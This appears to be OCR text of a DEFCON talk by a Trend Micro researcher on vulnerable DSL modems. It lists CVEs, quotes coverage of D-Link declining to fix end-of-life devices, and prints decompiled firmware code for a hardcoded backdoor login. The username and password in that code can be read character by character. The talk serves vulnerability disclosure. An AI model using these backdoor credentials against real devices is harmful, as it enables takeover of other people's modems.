Gateways to cHAoS

How We Proved Modems

Are a Ticking Time Bomb 💣 that

Hackers Can ACCESS **EVERYWHERE**

Chiao-Lin Yu (Steven Meow 🐱)

Senior Threat Researcher @ Trend Micro

TREND MICRO™

DEFCON

Gateways to cHAoS!

How We Proved Modems

Are a Ticking Time Bomb 💣 that

Hackers Can ACCESS **EVERYWHERE**

Chiao-Lin Yu (Steven Meow 🐱)

Senior Threat Researcher @ Trend Micro

TREND MICRO™

DEFCON

whoami

- Chiao Lin Yu (Steven Meow)
- Trend Micro – Red Team Threat Researcher
- Certifications
  - OSCE³, OSCP, OSWE OSEP, OSED
  - CRTP, CARTP, CESP-ADCS, CPENT, LPT
- Achievements: 30+ CVEs
  - VMWare, D-Link, Zyxel, Billion, Hospital System ……
- Experience
  - Bsides Tokyo 2023, HITCON Bounty House 2022, CYBERSEC 2024 ……
  - 3 Speech in DEFCON 33 (Main Stage, Car Hacking Village and IoT Village)


What we found during the research

What we found during the research

- CVE-2024-48271
- CVE-2024-11062
- CVE-2024-11063
- CVE-2024-11064
- CVE-2024-11065
- CVE-2024-11066
- CVE-2024-11067
- CVE-2024-11068
- CVE-2024-11494
- CVE-2024-11980
- CVE-2024-11981

What we found during the research

- CVE-2024-48271
- CVE-2024-11062
- CVE-2024-11063
- CVE-2024-11064
- CVE-2024-11065
- CVE-2024-11066
- CVE-2024-11067
- CVE-2024-11068
- CVE-2024-11494
- CVE-2024-11980
- CVE-2024-11981
- CVE-2024-11982
- CVE-2024-11983
- CVE-2025-1143
- CVE-2025-2770
- CVE-2025-2771
- CVE-2025-2772
- CVE-2025-2773
- CVE-2025-29514
- CVE-2025-29515
- CVE-2025-29516
- CVE-2025-29517



What we found during the research

- CVE-2024-48271
- CVE-2024-11062
- CVE-2024-11063
- CVE-2024-11064
- CVE-2024-11065
- CVE-2024-11066
- CVE-2024-11067
- CVE-2024-11068
- CVE-2024-11494
- CVE-2024-11980
- CVE-2024-11981
- CVE-2024-11982
- CVE-2024-11983
- CVE-2025-1143
- CVE-2025-2770
- CVE-2025-2771
- CVE-2025-2772
- CVE-2025-2773
- CVE-2025-29514
- CVE-2025-29515
- CVE-2025-29516
- CVE-2025-29517
- CVE-2025-29519
- CVE-2025-29520
- CVE-2025-29521
- CVE-2025-29522
- CVE-2025-29523
- CVE-2025-29524
- CVE-2025-29525
- CVE-2025-44178
- CVE-2025-44179

(More still processing)

Vendor won't fix

D-Link won’t fix critical bug in 60,000 exposed EoL modems

By **Bill Toulas** November 12, 2024 03:31 PM 3

Tens of thousands of exposed D-Link routers that have reached their end-of-life are vulnerable to a critical security issue that allows an unauthenticated remote attacker to change any user's password and take complete control of the device.


The vulnerability was discovered in the D-Link DSL6740C modem by security researcher Chaio-Lin Yu (Steven Meow), who reported it to Taiwan’s computer and response center (TWCERTCC).

It is worth noting that the device was not available in the U.S. and reached end-of-service (EoS) phase at the beginning of the year.


In an advisory today, D-Link announced that it won't fix the issue and recommends "retiring and replacing D-Link devices that have reached EOL/EOS."

Chaio-Lin Yu reported to TWCERTCC two other vulnerabilities, an OS command injection and a path traversal issue:


The three flaws issues are summarized as follows:



ISP refuse to replace the unit



The control panel is ineffective!



SERVICE SETTINGS

Service	LAN	WAN
HTTP	☑ Enable	☑ Enable
ICMP	Enable	☑ Enable
SNMP	☐ Enable	☐ Enable
SSH	☐ Enable	☑ Enable
TELNET	☐ Enable	☑ Enable
TFTP	☑ Enable	☐ Enable
FTP	☑ Enable	☐ Enable

WAN HTTP Port : 80

Idle Timeout : 1200 Seconds (For HTTP, SSH, TELNET)

Apply Cancel

Backdoor in the Devices

```
    }
  }
  if (bVar1) {
    if (iVar4 == 0) {
      sVar6 = strlen(&local_24c);
      if ((((((sVar6 == 10) && (sVar6 = strlen(__s2), sVar6 == 0xc)) && (local_24c == 'B')) &&
           ((local_24b == '3' && (local_24a == 'c')))) &&
          ((((local_249 == 'B' && ((local_248 == '1' && (local_247 == 'L')))) &&
            (local_246 == 'R')) &&
           ((((local_245 == '0' && (local_244 == '0')) && (local_243 == '7')) &&
            (((*__s2 == 'H' && (__s2[1] == 's')) &&
             ((__s2[2] == '1' && ((__s2[3] == 'n' && (__s2[4] == '3')))))))))) &&
         ((((__s2[5] == 'h' && (((__s2[6] == 'u' && (__s2[7] == '@')) && (__s2[8] == '1')))) &&
           ((__s2[9] == '2' && (__s2[10] == '0')))) && (__s2[0xb] == '6')))) {
        bVar1 = true;
LAB_00401a08:
```


Control the Devices over the world

Agenda

